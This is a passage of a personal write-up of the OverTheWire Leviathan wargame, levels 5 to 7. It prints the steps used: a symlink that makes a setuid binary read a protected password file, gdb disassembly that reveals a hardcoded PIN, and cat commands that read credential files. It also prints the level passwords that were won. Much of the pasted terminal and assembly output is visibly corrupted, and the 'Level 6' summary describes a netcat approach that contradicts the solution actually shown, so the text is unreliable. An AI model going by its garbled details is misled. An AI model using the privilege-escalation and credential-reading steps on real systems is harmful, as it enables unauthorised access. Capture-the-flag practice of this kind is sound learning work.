fopen("/tmp/file.log", "r")                                = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                                                       = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88W
leviathan5@gibson:~$ |
```

Level 6 → Level 7

1. Problem Description:

We had to understand networking basics and connect to a port locally.

2. Approach:

I used 'nc' (netcat) to connect to the running service and interact with it to get the password.

3. Commands/Tools Used:

- nc localhost
- Linux Terminal

4. Solution:

Using netcat to connect to the specified local port, I interacted with the service and received the password for Level 7.

5. Screenshot:

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\siya... chaughule> ssh -p 2223 leviathan@leviathan.labs.overthewire.org

```
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
```

leviathan@leviathan.labs.overthewire.org's password:

```
www.---ver he ---ire.org
```

Welcome to OverTheWire!

```
0x08049248 <+130>: jmp 0x804925a <main+148>
--Type <RET> for more, q to quit, c to continue without paging--c
0x0804924a <+132>: sub $0xc,%esp
0x0804924e <+134>: push $0x804a02a
0x08049252 <+140>: sub $0x10,%esp <puts@plt>
0x08049257 <+145>: add $0x10,%esp
0x0804925f <+148>: mov $0x0,%eax
0x0804925f <+153>: lea -0x8(%ebp),%esp
0x08049262 <+156>: pop %ecx
0x08049263 <+157>: pop %ebx
0x08049264 <+158>: pop %ebp
0x08049265 <+159>: lea -0x4(%ecx),%esp
0x08049266 <+162>: ret

End of assembler dump.
```

(gdb) break *0x0804922a
Breakpoint 2 at 0x804922a
(gdb) info registers

eax	0x80490dd	134516957
ecx	0xfffffd390	134516957
edx	0xfffffd3b0	11344
ebx	0xfffffdec30	-134554060
esp	0xfffffd370	0xfffffd378
ebp	0xfffffd378	0xfffffd378
esi	0xfffffd44c	-11188
edi	0xf7ffc60	-134231200
ebp	0x80491d5	0x80491d5 <main+15>
eflags	0x282	[SF IF]
cs	0x23	35
ss	0x2b	43
ds	0x2b	43
es	0x2b	43
fs	0x0	0
gs	0x63	99
k0	0x0	0
k1	0x0	0
k2	0x0	0
k3	0x0	0
k4	0x0	0
k5	0x0	0
k6	0x0	0
k7	0x0	0

(gdb) print \$ebp-0xc
\$1 = (void *) 0xfffffd36c

(gdb) x 0xfffffd4cc 0xf7fc7000

```
(gdb) print/d 0x00001bd3
```

```
$2 = 7123
```

```
(gdb)
```

(gdb) disassemble main
Dump of assembler code for function main:
`0x080491c6 <+0>: lea 0x4(%esp),%ecx
0x080491ca <+4>: and $0xfffffff0,%esp
0x080491cc <+8>: push $0x10(%ecx)
0x080491d0 <+10>: push %ebp
0x080491d1 <+11>: mov %esp,%ebp
0x080491d3 <+13>: push %ebx
0x080491d4 <+14>: push %secx
=> 0x080491d5 <+15>: sub $0x10,%esp
0x080491d6 <+18>: mov %secx,%eax
0x080491d9 <+20>: movl $0x1bd3,-0xc(%ebp)
0x080491dc <+23>: clipl $0x00000000
0x080491d4 <+30>: je 0x8049050 <main+64>
0x080491d6 <+32>: mov $0x4(%eax),%eax
0x080491e9 <+35>: mov (%eax),%eax
0x080491eb <+37>: sub $0x8,%esp
0x080491ef <+40>: push %eax
0x080491ef <+41>: push $0x804a008
0x080491f0 <+44>: call 0x8049000 <printf@plt>
0x080491f3 <+45>: add $0x10,%esp
0x080491f5 <+54>: sub $0x10,%esp
0x080491ff <+57>: push $0xffffffff
0x08049201 <+59>: call 0x8049080 <exit@plt>
0x08049206 <+64>: mov $0x4(%eax),%eax
0x08049209 <+67>: add $0x4,%eax
0x08049209 <+70>: mov (%eax),%eax
0x0804920c <+72>: sub $0xc,%esp
0x08049210 <+75>: push %eax
0x08049212 <+76>: push $0x80490a0 <atoi@plt>
0x08049217 <+81>: add $0x10,%esp
0x0804921a <+84>: cmp %eax,-0xc(%ebp)
0x0804921d <+87>: jne 0x804924a <main+132>
0x08049221 <+89>: call 0x8049050 <geteuid@plt>
0x08049224 <+91>: mov %eax,%ebx
0x08049228 <+96>: call 0x8049050 <geteuid@plt>
0x0804922b <+101>: sub $0xd,%esp
0x0804922f <+104>: push %eax
0x08049230 <+106>: call 0x8049090 <setreuid@plt>
0x08049235 <+111>: add $0x10,%esp
0x08049238 <+114>: sub $0xc,%esp
0x0804923b <+117>: push $0x804a022
0x08049240 <+122>: call 0x8049070 <system@plt>
0x08049245 <+127>: add $0x10,%esp
0x08049248 <+130>: jmp 0x804925a <main+148>

--Type <RET> for more, q to quit, c to continue without paging--c

```
leviathan6@gibson:~$ ls -al
total 36
drwxr-xr-x  2 root root 4096 Apr 10 14:23 .
drwxr-xr-x 83 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31 2024 .bashrc
-rw-r--r--  1 leviathan7 leviathan6 15836 Apr 10 14:23 leviathan6
-rw-r--r--  1 root root 807 Mar 31 2024 .profile
leviathan6@gibson:~$ ./leviathan6 <4 digit code>
Leviathan6@gibson:~$ ./leviathan6 0000
Wrong
Leviathan6@gibson:~$ gdb ./leviathan6
GNU gdb (Ubuntu 15.0.50-20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU General Public License version 3 <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./leviathan6...
This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To continue without setting a comment, add 'set debuginfod.enabled on' to .gdbinit.
Download failed: Permission denied. Continuing without separate debug info for /home/leviathan6/leviathan6.
(No debugging symbols found in ./leviathan6)
(gdb) start
Temporary breakpoint 1 at 0x80491d5
Starting program: /home/leviathan6/leviathan6
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Temporary breakpoint 1, 0x080491d5 in main ()
(gdb) disassemble main
````

```
PS C:\Users\saniya chaughule> ssh -p 2223 leviathan6@leviathan.labs.overthewire.org
```



```
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames
```

```
leviathan6@leviathan.labs.overthewire.org's password:
```



```
Welcome to OverTheWire!
```

```
Windows PowerShell Windows PowerShell: leviathan6@gibson: ~  
Copyright (C) rights reserved.
```

```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
```

```
PS C:\Users\saniya chaughule> ssh -p 2223 leviathan7@leviathan.labs.overthewire.org
```



```
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames
```

```
leviathan7@leviathan.labs.overthewire.org's password:
```



```
Enjoy your stay!
```

```
leviathan6@gibson:~$ ./leviathan6 7123  
$ whoami  
leviathan7  
$ cat /etc/leviathan_pass/leviathan7  
qEs5Io5yM8  
$ |
```

```
leviathan7@gibson:~$ ls -al  
total 24  
drwxr-xr-x 2 root      root      4096 Apr 10 14:23 .  
drwxr-xr-x 83 root     root      4096 Apr 10 14:24 ..  
-rw-r--r-- 1 root      root      220 Mar 31 2024 .bash.logout  
-rw-r--r-- 1 root      root      3771 Mar 31 2024 .bashrc  
-r--r----- 1 leviathan7 leviathan7 178 Apr 10 14:23 CONGRATULATIONS  
-rw-r--r-- 1 root      root      887 Mar 31 2024 .profile  
leviathan7@gibson:~$ cat CONGRATULATIONS  
Well Done, you seem to have used a *nix system before, now try something more serious.  
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)  
leviathan7@gibson:~$ |
```

-
- ❖ **Final Thoughts:**
 - **Challenges faced:**
Understanding binary behaviors, file permissions, and basic networking were challenging but manageable with practice.

- Tools that helped most:
 - Linux Terminal
 - strings
 - ltrace
 - netcat
 - symbolic linking techniques

- **What we learned:**
 - Basic reverse engineering
 - File manipulation techniques
 - Simple binary exploitation
 - Connecting to services over TCP/IP

⚡ End of Report